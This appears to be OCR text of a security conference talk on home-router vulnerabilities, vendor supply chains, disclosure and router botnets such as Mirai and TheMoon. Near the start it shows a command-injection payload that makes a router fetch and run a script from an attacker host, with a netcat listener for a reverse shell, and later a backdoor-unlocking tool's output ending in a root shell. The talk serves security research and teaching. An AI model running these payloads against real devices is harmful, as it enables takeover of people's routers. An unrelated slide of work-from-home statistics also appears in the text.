11   syslog(5,"json: parse_set_uci_command in repeater cmd = %s\n",uVar1);
12   sprintf(acStack1032,"%s%s ","/sbin/uci set wireless.",uVar1);
13   system(acStack1032);
14   system("/sbin/uci commit wireless &");
15   system("/sbin/wifi up &");
16   syslog(5,"cmd %s",acStack1032);
17   return;
18 }
19
```


Windows PowerShell
PS C:\> echo '{"41":{"cmd":";wget 192.168.1.165/sh.py -O /tmp/sh.py;
python /tmp/sh.py"}}' |ncat.exe --ssl 192.168.1.1 9999
Windows PowerShell
PS C:\> ncat -lnvp 443
Ncat: Version 7.91 (https://nmap.org/ncat)
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443

Gryphon HomeBound 4+

Gryphon Online Safety, Inc.


Designed for iPhone

★★☆☆☆ 2.3 • 34 Ratings

Free

View in Mac App Store ↗

HomeBound™ is your mobile device app that is easy to install on a mobile device and routes the traffic of the mobile device, when outside the home, back to your Gryphon secure mesh WiFi router so that it can be managed and protected as if it were still on your Gryphon network. The app works in conjunction with your Gryphon secure mesh WiFi router and the Gryphon Connect app. You will need to first install Gryphon before installing HomeBound™ on the mobile devices that need to be managed.


Internet
Gryphon Router 1
Gryphon Router 2
Gryphon Router 3
Attacker
Attacker connects to HomeBound
HomeBound VPN
Attacker exploits victim router through VPN
Gryphon Router 4

Mobile Apps

PEN TEST PARTNERS
Security consulting and testing services

Safer in the Cloud

Vangelis Stykas


```
POST /app/user/save HTTP/1.1
Host: www.gwn.cloud
Connection: close
Content-Length: 72
Accept: application/json, text/plain, */*
Origin: https://www.gwn.cloud
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/74.0.3729.157 Safari/537.36
Content-Type: application/json;charset=UTF-8
Referer: https://www.gwn.cloud/account/users
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SESSION=7672dd7d-58a7-47f2-8bbc-3534108e4987

{"email":"egw@mailinator.com",
"roleId":2,"
networkIds":[
16089
],
```

GRANDSTREAM
CONNECTING THE WORLD

Supply Chain Woes

- This is where things get wonky
- Who is responsible for...
  - ... the devices?
  - ... the firmware?
  - ... the libraries?
- Why does my ASUS router share some binaries with a router of their direct competitors?


PEPE

Arcadyan Rundown

Japanese - detected → English

つなぐ技術で、あなたに喜びを
BUFFALO

‹ Contact point

Vulnerability information reception

This page accepts vulnerability information regarding our products and services.
If you discover any vulnerabilities related to our products or services, please fill out the necessary in
below and click the confirmation button.
If you have any questions regarding our products or services, please contact us from this page .

Points to note when entering data

1 *Items marked with are required.
2 Please do not use the characters below.
- Half-width kana characters
- Round numbers (①, ②, etc.)
- Roman numerals (I, II, i, ii, etc.)
- Other model-dependent characters (corporate, ㈲, №, ㈱, etc.)

3 Only half-width alphanumeric characters can be used for the file name. If you wish to send a file that uses full-width characters in the file name, please compress it in ZIP format and use only half-width alphanumeric characters for the file name.
4 Personal information entered will not be disclosed to third parties without prior consent.
Please be assured that your information will not be used for any purpose other than contacting you regarding vulnerability information.

name *

Affiliated organization

email address * (Example) xxxxx@xxxxxx (half-width)

BUFFALO Products Service & Support

December 12, 2017	› INTEL-SA-00086	No products affected
December 12, 2017	› Samba-Vulnerability（CVE-2017-14746 , CVE-2017-15275)	TeraStation™, LinkStation™, AirStation™
November 2017	› WPA2-Vulnerability	Wireless Routers, USB adapters
June 2, 2017	› Samba vulnerability CVE-2017-7494	TeraStation™, LinkStation™, AirStation™

Report Vulnerabilities

Please contact: › PrivacyBuffalo@buffalo-te

Please note that this e-mail address is used f cted unless
further information is required. For technical .

Arcadyan Rundown

Koninklijke Philips

Philips and Accton

Koninklijke Philips Electronics NV
07 July 2003

PHILIPS AND ACCTON FORM ARCADYAN JOINT VENTURE

New Entity to Focus on Advanced Wireless Solutions for OEMs, Retailers, and Consumer Electronics Companies

Arcadyan Rundown

Sat, Aug 26, 2006 page12

Compal acquires wireless unit

ARCADYAN TECHNOLOGY The world's second-largest notebook computer maker said the deal would allow it to create a complete wireless communications business

By Jason Tan / STAFF REPORTER

Compal Electronics Inc (仁寶電腦), the world's second-largest notebook computer maker, said yesterday that it will buy a unit of wireless equipment maker Accton Technology Corp (智邦科技) for NT$984 million (US$30 million).

Compal will buy 26.6 million shares at NT$37 per share for a 69 percent stake in Arcadyan Technology Corp (智易科技), a 100 percent owned subsidiary of Accton Technology, Compal said in a statement.

Arcadyan Rundown


FCC ID applications by RAX (Arcadyan Technology Corporation)

FCC ID Application Date	Product Purpose Application Type
RAXWE6204430 2024-01-28	Wi-Fi Extender Original Equipment
RAXAIOS7 2023-11-09	HEOS 7.0 Platform Module Original Equipment
RAXWR3210 2023-07-20	Standalone Router Class II Permissive Change
RAXTMOG4AR 2023-07-03	5G Gateway Class II Permissive Change
RAXWE7224443 2023-01-12	Verizon Wi-Fi Extender Original Equipment
RAXAIOS65V 2022-11-07	HEOS 6.5 Platform Module Original Equipment
RAXCR1000B 2022-08-09	Verizon Router Original Equipment
RAXWN8711 2022-06-30	Wireless LAN Network Module Original Equipment
RAXWR3200 2022-04-21	Standalone Router Original Equipment
RAXWN9711 2022-04-13	Wireless LAN Network Module Class II Permissive Change
RAXXCI55AX 2022-04-12	TITAN II Original Equipment

WAVLINK / PHICOMM

Olivia Lucca Frasier's Talk at Recon '23: https://www.youtube.com/watch?v=3dbyOukvjwc


Matching Blog: https://medium.com/tenable-techblog/a-backdoor-lockpick-d847a83f4496



WAVLINK / PHICOMM

Olivia Lucca Frasier's Talk at Recon '23: https://www.youtube.com/watch?v=3dbyOukvjwc

Matching Blog: https://medium.com/tenable-techblog/a-backdoor-lockpick-d847a83f4496



WAVLINK / PHICOMM

```
================================================================
[*] ENTERING STAGE III (round 25/2048) (delay = 111000) IN INTERNATIONAL MODE
================================================================
[+] Sending MD5('+TEMP') and hoping for collision...
[>] Sending 0x10-byte message to 192.168.2.1 on UDP port 21210:

47 df 85 2a df 3f 7b a1  bc b1 6b f0 02 d3 7c 1b

[>] Message sent.
[>] Checking TCP port 23 on 192.168.2.1...
[!] TCP port 23 on 192.168.2.1 is open.
[*] Backdoor lock picked in 7549 msec with 26 attempts.
[*] Please enjoy your root shell.
Trying 192.168.2.1...
Connected to 192.168.2.1.
Escape character is '^]'.



BusyBox v1.17.1 (2017-09-21 14:32:35 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

~ # uname -a
Linux K3C 3.10.102 #1 SMP Thu Sep 21 14:41:05 CST 2017 mips GNU/Linux
~ #
```

WAVLINK / PHICOMM

Realtek SDK bugs

Advisory: Multiple issues in Realtek SDK affect hundreds of thousands of devices down the supply chain

August 16, 2021

At least 65 vendors affected by severe vulnerabilities that enable unauthenticated attackers to fully compromise the target device and execute arbitrary code with the highest level of privilege.


CVE-2021-35392 ('WiFi Simple Config' stack buffer overflow via UPnP)
CVE-2021-35393 ('WiFi Simple Config' heap buffer overflow via SSDP)
CVE-2021-35394 (MP Daemon diagnostic tool command injection)
CVE-2021-35395 (management web interface multiple vulnerabilities)

Realtek eCos

Faraday Security at DEF CON : https://www.youtube.com/watch?v=veicfLvqcOs

Realtek eCos

Realtek eCos



REALTEK

Realtek Semiconductor Corp.
No. 2, Innovation Road II,
Hsinchu Science Park, Hsinchu 300, Taiwan
Tel: +886-3-5780211; Fax: +886-3-5776047

Vulnerability Report
March 25, 2022

Realtek AP-Router SDK Advisory

(CVE-2022-27255)

Release Date

2022/03/25

Affected Projects

Realtek AP-Router SDK

Affected Versions

rtl819x-eCos-v0.x Series

rtl819x-eCos-v1.x Series

NEXXT SOLUTIONS Wireless

D-Link®

Tenda

Arris / Muhttpd

Derek Abdine

Arris / Arris-variant DSL/Fiber router critical vulnerability exposure

NOTE: This issue has been patched and deployed by at least one ISP, whose BGW routers use a customized variant of Arris NVG firmware.


Multiple vulnerabilities exist in the MIT-licensed muhttpd web server. This web server is widely used in ISP customer premise equipment (CPE), most notably in Arris firmware used in router models (at least, possibly other) NVG443, NVG599, NVG589, NVG510, as well as ISP-customized variants such as BGW210 and BGW320 (Arris has declined to confirm affected models). These routers are typically loaned to ISP subscribers for

Wrapping Up

- Vulns aplenty
- The devices are everywhere
- The supply chain is wack
- But who cares?

Is it that big an issue?

About 28% of Paid Days in the US in March 2024 Were Work-From-Home Days



*We estimate the pre-COVID rate using the 2019 American Time Use Survey
*The break in the series in November 2020 reflects a change in the survey question.
*The SWAA Sept. 2023 estimate averages August and October due to data quality issues in September.

Source: Responses to the questions:

- **Currently (this week)** *what is your work status? (SWAA)*
- *For each day* **last week**, *did you* **work a full day (6 or more hours)**, *and if so* **where?** (SWAA)
- *In the last 7 days, have you…teleworked or worked from home? (HHP)*

Notes: For each wave, we compute the percent of paid full days worked from home in the SWAA and Household Pulse Survey (HHP) and plot it on the vertical axis. The horizontal-axis location shows when the survey was in the field. The pre-COVID figure is from the 2017-2018 American Time Use Survey. SWAA: Before November 2020, we asked the first question above. Since November 2021, we have asked the second question. From November 2020 to October 2021, we back-cast responses to the current question using a regression model based on current-question responses and another question (not shown). We re-weight the sample of US residents aged 20 to 64 earning $10,000 or more in a prior year to match CPS shares by age-sex-education-earnings cells. HHP: We focus on individuals aged 20 to 64 with household incomes above $25,000 per year. We assign 30% of days WFH if the respondent did so for "for 1-2 days;" 70% if they did so "for 3-4 days;" 100% if "5 or more days;" and 0 for "No."

N = 147,412 (SWAA) N = 625,415 (HHP)

Volt Typhoon

Explainer: what is Volt Typhoon and why is it the 'defining threat of our generation'?

FBI director has publicly identified the risk posed by a Chinese cyber operation that is believed to have compromised thousands of internet-connected devices

RESOURCE DEVELOPMENT

Historically, Volt Typhoon actors use multi-hop proxies for command and control (C2) infrastructure [T1090.003]. The proxy is typically composed of virtual private servers (VPSs) [T1583.003] or small office/home office (SOHO) routers. Recently, Volt Typhoon actors used Cisco and NETGEAR end-of-life SOHO routers implanted with KV Botnet malware to support their operations [T1584.005]. (See DOJ press release U.S. Government Disrupts Botnet People's Republic of China Used to Conceal Hacking of Critical Infrastructure for more information).

TheMoon & Faceless

BLEEPINGCOMPUTER

NEWS ▾ TUTORIALS ▾ VIRUS REMOVAL GUIDES ▾ DOWNLOADS ▾ DEALS ▾ VPNS

Search Site

TheMoon malware infects 6,000 ASUS routers in 72 hours for proxy service

By Bill Toulas — March 26, 2024 — 11:00 AM — 0

A new variant of "TheMoon" malware botnet has been spotted infecting thousands of outdated small office and home office (SOHO) routers and IoT devices in 88 countries.

LUMEN®

BLACK LOTUS LABS®

The Black Lotus Labs team at Lumen Technologies has identified a multi-year campaign targeting end-of-life (EoL) small home/small office (SOHO) routers and IoT devices, associated with an updated version of "TheMoon" malware. TheMoon, which emerged in 2014, has been operating quietly while growing to over 40,000 bots from 88 countries in January and February of 2024. As our team has discovered, the majority of these bots are used as the foundation of a notorious, cybercriminal-focused proxy service, known as Faceless. While Lumen has previously documented this malware family, our latest tracking has shown TheMoon appears to enable Faceless' growth at of a rate of nearly 7,000 new users per week.


Mirai

BLEEPINGCOMPUTER

NEWS ▾ TUTORIALS ▾ VIRUS REMOVAL GUIDES ▾ DOWNLOADS ▾ DEALS ▾ VPNS ▾

Mirai DDoS malware variant expands targets with 13 router exploits

By Bill Toulas — October 10, 2023 — 04:35 PM — 1



A Mirai-based DDoS (distributed denial of service) malware botnet tracked as IZ1H9 has added thirteen new payloads to target Linux-based routers and routers from D-Link, Zyxel, TP-Link, TOTOLINK, and others.

Other notable incidents [edit]

At the end of November 2016, approximately 900,000 routers, from Deutsche Telekom and produced by Arcadyan, were crashed due to failed TR-064 exploitation attempts by a variant of Mirai, which resulted in Internet connectivity problems for the users of these devices.[40][41] While TalkTalk later patched their routers, a new variant of Mirai was discovered in TalkTalk routers.[42]

A British man suspected of being behind the attack was arrested at Luton Airport, according to the BBC.[43]

The Pumpkin Eclipse

LUMEN®

BLACK LOTUS LABS®

Lumen Technologies' Black Lotus Labs identified a destructive event, as over 600,000 small office/home office (SOHO) routers were taken offline belonging to a single internet service provider (ISP). The incident took place over a 72-hour period between October 25-27, rendered the infected devices permanently inoperable, and required a hardware-based replacement. Public scan data confirmed the sudden and precipitous removal of 49% of all modems from the impacted ISP's autonomous system number (ASN) during this time period.

An Evolving Situation

- Pepperidge Farm remembers these vulns
- Attacks are happening at scale
- Supply chain and disclosure process is unclear
- No magic fix or cure all

Conclusion

"The development of commercial software often lacks transparency, sufficient focus on the ability of the software to resist attack and adequate controls to prevent tampering by malicious actors. There is a pressing need to implement more rigorous and predictable mechanisms for ensuring that products function securely, and as intended."

- *Executive Order on Improving the Nation's Cybersecurity, May 12, 2021*

"transparency in the supply chain enables better risk decision-making for both suppliers and users of software."

- *National Telecommunications and Information Administration on sharing SBOMs*

"Receiving reports on suspected security vulnerabilities in information systems is one of the best ways for developers and services to become aware of issues. Formalizing actions to accept, assess, and manage vulnerability disclosure reports can help reduce known security Vulnerabilities."

- *NIST Special Publication 800-216 : Recommendations for Federal Vulnerability Disclosure Guidelines*

Conclusion (the real one)

- Firstly, Hack the Planet

But seriously:

- Many devices are region specific, down to your local ISP
- Great way to learn and get some hands on with Binary RE/exploitation, Web hacking, Hardware hacking, Mobile App reversing

Quick Shoutouts

References